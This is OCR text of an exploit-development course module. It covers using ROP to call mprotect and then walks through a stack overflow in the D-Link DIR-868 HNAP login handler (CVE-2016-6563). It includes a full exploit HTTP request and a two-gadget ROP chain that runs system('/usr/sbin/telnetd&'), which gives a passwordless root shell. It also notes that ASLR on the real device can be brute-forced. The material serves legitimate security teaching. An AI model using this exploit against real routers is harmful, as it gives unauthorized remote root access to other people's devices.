If we combine `PROT_READ, PROT_WRITE,` and `PROT_EXEC` using a logical `or`, the value will be `7`. Any memory with the page protection defined as `7` will be `RWX` (readable, writeable, executable).

Reference:
Information on logical or and other bitwise operations
https://www.plantation-productions.com/Webster/www.artofasm.com/Linux/HTML/DataRepresentation4.html

Enabling Shellcode with Mprotect

- In exploit development, it is commonly used to disable the execute never (XN) protection
- Example:
  - Shellcode is delivered to the target process in a memory region that is not executable (i.e., the stack).
  - ROP is used to call mprotect. The parameters specify that the memory region containing the shellcode will be executable.
  - Execution is then redirected to the shellcode.

`ROP` is a great workaround for `XN`, but sometimes you may need to deliver and execute specific assembly instructions in the form of custom shellcode. If `mprotect` can be called via `ROP`, it may be possible to change the memory protections where the shellcode has been delivered (i.e., the stack) so that it becomes executable memory.

For example, if the shellcode is delivered to 0xbeffeff0, a ROP goal might be: `mprotect`(0xbeffe000, 0x2000, 0x7)

If the call to `mprotect` is successful and there are no additional security protections in place, shellcode can then be executed.

Mprotect and Null Bytes

- The first parameter (addr) must be page aligned. This means the address will typically end in 0x000.
  - Depending on the target, this may require some workarounds to avoid null bytes.
- The protection flag of RWX is 7, this requires 0x00000007 being placed in r2.
  - This may also require workarounds to avoid null bytes.

There is a mprotect challenge at the end of the ROP lab that requires these workarounds.

If the input of your exploit is being read in as a string, you may need to avoid null bytes (0x00). To do this, you may need to get creative with `ROP`. The `mprotect` challenge at the end of the ROP lab is intended to be used as a take home challenge, since it pushes the student slightly beyond the scope of this course.

Strace is useful for troubleshooting calls to `mprotect`. For more information on strace, run "`man strace`" from a linux terminal.

The first parameter must be page aligned. To see the page size for your system, run the following commands.
nemo@mako:~$ `getconf PAGESIZE`
4096
nemo@mako:~$ python
...
>>> hex(4096)
'0x1000'

Lab 9 | ROP

Duration Time: 45 Minutes

We don't always have the luxury of delivering shellcode and being able to jump directly to it. Today, devices are implementing security controls that prevent user-supplied data from being executable. ROP has proven itself over the years to be an effective workaround. By stringing together smaller bits of code (gadgets) into a ROP chain, we can sometimes find creative ways to bypass memory protections and get us the access we need.

OBJECTIVES

- Finding ROP gadgets to accomplish our goal
- Locating additional memory addresses required to accomplish our goal
- Adjusting stack alignment for our gadgets

PREPARATION

This lab will be done in the Mako virtual machine.

See the SANS SEC661 workbook for detailed lab instructions.

Tools used: objdump, readelf, gdb

For detailed lab instructions, see the SANS SEC661 workbook.

Course Roadmap

SEC661.1
ARM Exploit Fundamentals

SEC661.2
Exploiting IoT Devices

SEC661.2

1. **Firmware**
   Lab: Firmware Extraction
2. **Router Emulation**
3. **Netgear Exploit**
   Lab: Netgear Exploit
4. **ROP**
   Lab: ROP
5. **Dlink Exploit**
   Lab: Dlink Exploit
6. **Memory Leaks**
   Lab: Memory Leaks
7. **64-Bit ARM**
   Lab: 64-Bit ARM

This page intentionally left blank.

Dlink Exploit

The Dlink exploit requires a couple of ROP gadgets in order to execute our payload. Emulation is done similar to the Netgear router, and the web interface is accessible from the hammerhead vm. Being able to debug allows us to step through the memory corruption as we overwrite the saved link register and gain control of execution. The actual Dlink router runs ASLR, but since crashing a child process does not disrupt our connectivity, we can send the exploit in rapid succession and brute force the target until we successfully land our exploit.

This page intentionally left blank.


Dlink DIR 868 – CVE-2016-6563

- Discovered by Pedro Ribeiro
- Stack-based buffer overflow in Home Network Administration Protocol (HNAP)
- A MIPS version of this router is also affected
- Disclosed 11/2016

The Dlink exploit we are going to look at next was also discovered by Pedro Ribeiro. It was disclosed in November 2016 and leverages a stack-based buffer overflow in the `hnap` protocol. `Hnap`, or Home Network Administration Protocol, is a proprietary SOAP-based protocol that dates back to 2007 and is similar to `upnpd`. There is also a MIPS variant for this router that is also affected by this vulnerability.

Reference:
https://www.zerodayinitiative.com/blog/2020/9/30/the-anatomy-of-a-bug-door-dissecting-two-d-link-router-authentication-bypasses

Dlink Emulation



The Dlink router is emulated the same as the Netgear router with some slight differences in the startup script. The Dlink router kicks off execution by running `/etc/init.d/rcS` instead of `/sbin/preinit` like we saw in the Netgear script. The startup process is as follows.

- `Chroot` into the Dlink's root filesystem that was extracted from the firmware update
- Mount the special file systems `/proc` and `/sys` and create `/dev/null`
- Load the nvram using `LD_PRELOAD` and a text file containing the configuration settings
- Start the Linux boot process by running the `/etc/init.d/rcS script`

When we start `rcS`, the web services will eventually start up. Some of the scripts `in /etc/init.d/` had to be removed for the Dlink emulated router to boot. But these scripts were not required for the target web services.

Both routers can be emulated at once, but it is recommended to only run one at a time in order to maximize resources for the lab environment.

Dlink DIR-868 – Security Controls

- XN protection – stack is not executable
- ASLR is enabled

```
# uname -a
Linux dlinkrouter 2.6.36.4brcmarm+ #1 SMP Sun Apr 19
15:24:40 CST 2015 armv7l GNU/Linux
```

ASLR is off in the emulated environment

The Dlink router has ASLR enabled. `XN` (execute never) is enabled for the stack, so it is not executable.

In our emulated environment, ASLR is turned off. However, the actual router can be successfully exploited even with ASLR enabled. By brute forcing the base address of `libc` and sending the exploit multiple times we can eventually have success.

There is a Metasploit module that proves out the effectiveness of the brute force technique.

Also, the payload for the original Metasploit module was not working with the Dlink router due to an issue where the downloaded binary was not executing.

Reference:
https://www.rapid7.com/db/modules/exploit/linux/http/dlink_hnap_login_bof/
https://github.com/pedrib/PoC/blob/master/exploits/metasploit/dlink_hnap_login_bof.rb

Dlink Overflow

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.2.22
Content-Length: 1510
Content-Type: text/html
SOAPAction: http://purenetworks.com/HNAP1/Login

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body>
<Login xmlns="http://purenetworks.com/HNAP1/">
<Action>something</Action>
<Username>Admin</Username>
<LoginPassword></LoginPassword>
<Captcha>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAÿÿÿÿCCCCCCC
CCCCCCCCCCCCCý¶¸ìû¶/usr/sbin/telnetd&</Captcha>
</Login></soap:Body></soap:Envelope>
```

Overflow when parsing the <Captcha> parameter

This output shows a request that will overflow the buffer in the vulnerable function. It has been formatted slightly to fit the screen. We need over 1024 bytes in the Captcha parameter and the rest of the information is required for reachability. It is also worth noting that the same vulnerable function is used to parse the Action, Username, and LoginPassword fields. Because of this, the exploit can be delivered in these fields as well.

At the end of our A's, we see some C's and we see some other strange characters. This is because the output being printed to the screen contains some non-ASCII characters that don't get displayed properly. Part of that is a small ROP chain followed by a command. Let's take a look at this in more detail.

Reference:
See the ~/labs/dlink/exploit.py file in the hammerhead vm to see how this request gets created.

Vulnerable Function at 0x18e2c

```
char * parseSoapParameter_00018e2c(char *input, char *tag_name, char *dest)
{
  char buffer [1024];
  ...
  sprintf(start_tag,"<%s>",tag_name);
  sprintf(end_tag,"</%s>",tag_name);
  start_tag_len = strlen(start_tag);
  start_tag_len_plus_1 = start_tag_len + 1;
  offset = strstr(input,start_tag);
  if (offset != (char *)0x0) {
    tag_data_offset = offset + start_tag_len;
    offset = strstr(tag_data_offset,end_tag);
    if ((offset != (char *)0x0) &&
       (tag_data_len = offset + -(int)tag_data_offset, -1 < (int)tag_data_len)) {
                    /* vulnerable strncpy */
      strncpy(buffer,  tag_data_offset,  tag_data_len);
      buffer[(int)tag_data_len] = '\0';
      offset = strcpy(dest,buffer);
    }
  }
  return offset;
}
```

destination 2

1 R1 = "Captcha"

<Captcha>AAAAAAAAAAAAAAAAAAAAA...

3 tag_data_offset


overflow 4

The vulnerable function is at address 0x18e2c in the `cgibin` binary. The output in the slide is from Ghidra's decompiler with the function name labeled parseSoapParameter_00018e2c. A `tag_name` is passed to the function, in this case, we will consider it to be "Captcha" as an example. The input of the SOAP request is also passed into the function and is called `input`. This function searches for the `tag_name` ("Captcha") and parses out the string that is inside the tags. It does this by calculating the tag, including the <> characters in the length, then checking if the character value after the tag is anything other than a null.

As you can see at the beginning of the function, the char array can only hold 1024 bytes. If we provide a parameter (in this case, Captcha) that is greater than 1024 bytes, we can overflow the buffer. The `strncpy` specifies a max value as the third parameter. However, the implementation is not great, because the max value is set to the length of the input. It would be more effective to use the length of the destination buffer here. The memory corruption will overflow the stack frame, overwrite the saved link register and give us control of PC when the function returns.

Note: The function and variable names may vary if you are looking at this in Ghidra and they may not even be labeled at all.


1. The function prototype (or signature) shows the parameters being passed in. The input parameter points to data we have sent in our http request (including the tags). The `tag_name` parameter is the name of the tag to parse in this function (i.e., "Captcha")
2. The buffer char array serves as a temporary place holder when parsing the input data and can only hold 1024 bytes.
3. The `tag_data_offset` variable will point to the first "A" in this example and is used as the source in the vulnerable `strncpy`.
4. This implementation of the `strncpy` is problematic and allows for an overflow of the buffer char array. The max length is the length of `the tag_data_len` and not the size of the buffer char array.



ROP Goal:
The goal of our exploit is to call the system function and execute `"/usr/sbin/telnetd&".` The system function call will execute a shell command. Executing the `telnetd` command will start the daemon listening on port 23. If we can turn on telnet this way, without providing any parameters, by default it will provide root access and not require a username or password. Essentially, we are enabling a remote root shell.

Information Layout:
Let's walk through this 2-gadget ROP chain and break down how this exploit works. The illustration in the slide shows:
- The stack, the vulnerable function's stack frame and the saved `lr` that we want to overwrite
- The instructions for the 2 ROP gadgets that we want to execute
- Registers `r0`, `r3`, and `PC` that we are interested in tracking

Dlink ROP Chain (2)



This is our payload on the stack once the memory corruption occurs. This is the result of the `strncpy` overwriting the end of the stack frame (and beyond) with our input. At the very end we see the `/usr/sbin/telnetd&` string, but it is shown in little endian on the stack.


At this point we don't know what registers `r0, r3,` or `pc` hold.
The function has not returned yet, but we have overwritten the saved `lr` with the address of `gadget1`.

Dlink ROP Chain – LDMFD Instruction

ldmfd = load multiple registers full descending

This ARM instruction will load values starting from the first operand (sp) into the registers in the second operand {r3, pc}.

The ! indicates that the sp register will be updated.



gadget1 | ldmfd sp!, {r3,pc}

gadget2 | mov r0, sp
blx r3


Goal = system("/usr/sbin/telnetd&")

When the vulnerable function tries to return, the address of `gadget 1` gets popped into `PC` and we redirect execution here. The LDMFD instruction (load multiple full descending) will start at the address provided by the first operand (`sp`, in this example) and pop data into the registers provided in the second operand (`r3` and `pc`). So, when we jump to `gadget1`, we can populate `r3` and `pc`.

FD = Full Descending, the stack grows down
! = This suffix indicates that the register (SP in this example) gets updated after the transfer. In this example, the SP register will be incremented by 8 bytes (4 for `r3` and 4 for `pc`).


Reference:
LDMFD instruction details:
https://developer.arm.com/documentation/dui0068/b/Writing-ARM-and-Thumb-Assembly-Language/Load-and-store-multiple-register-instructions/Implementing-stacks-with-LDM-and-STM
https://developer.arm.com/documentation/dui0068/b/Writing-ARM-and-Thumb-Assembly-Language/Load-and-store-multiple-register-instructions/ARM-LDM-and-STM-instructions

Dlink ROP Chain (3)



`Gadget1` gets popped off the stack and into `pc`. The `sp` has shifts and now points to the system address that is stored on the stack. Next, we execute the instruction at `gadget1` which is `ldmfd sp!, {r3, pc}`. This will `pop` the system address into `r3` and then `pop` the address for `gadget2` into `pc`. The '`!`' indicates that the `sp` register is to be updated, moving it 8 bytes to the next gadget in our ROP chain.


Dlink ROP Chain (4)



`Gadget1` has been executed and we popped the address of system into `r3`. This is tracked in our register list. The address of `gadget2` was also popped off the stack and into `pc`. Now, the stack pointer points to the `"/usr/sbin/telnetd&"` string stored on the stack. We need that to be the first parameter for the call to the system function, so we need to get that into `r0`. That's exactly what `gadget2` does.


The first instruction in `gadget2` moves the sp value into `r0`. Now, `r0` also points to the string we want to execute. This is required as the system command's first parameter.

Dlink ROP Chain (5)




Now, we have `r0` populated and it points to (>) our string which is located on the stack. `Gadget1` populated the `r3` register with the address of system. The next instruction (`blx r3`) will branch to system and execute our command to start the telnet daemon.

Dlink ROP Chain (6)



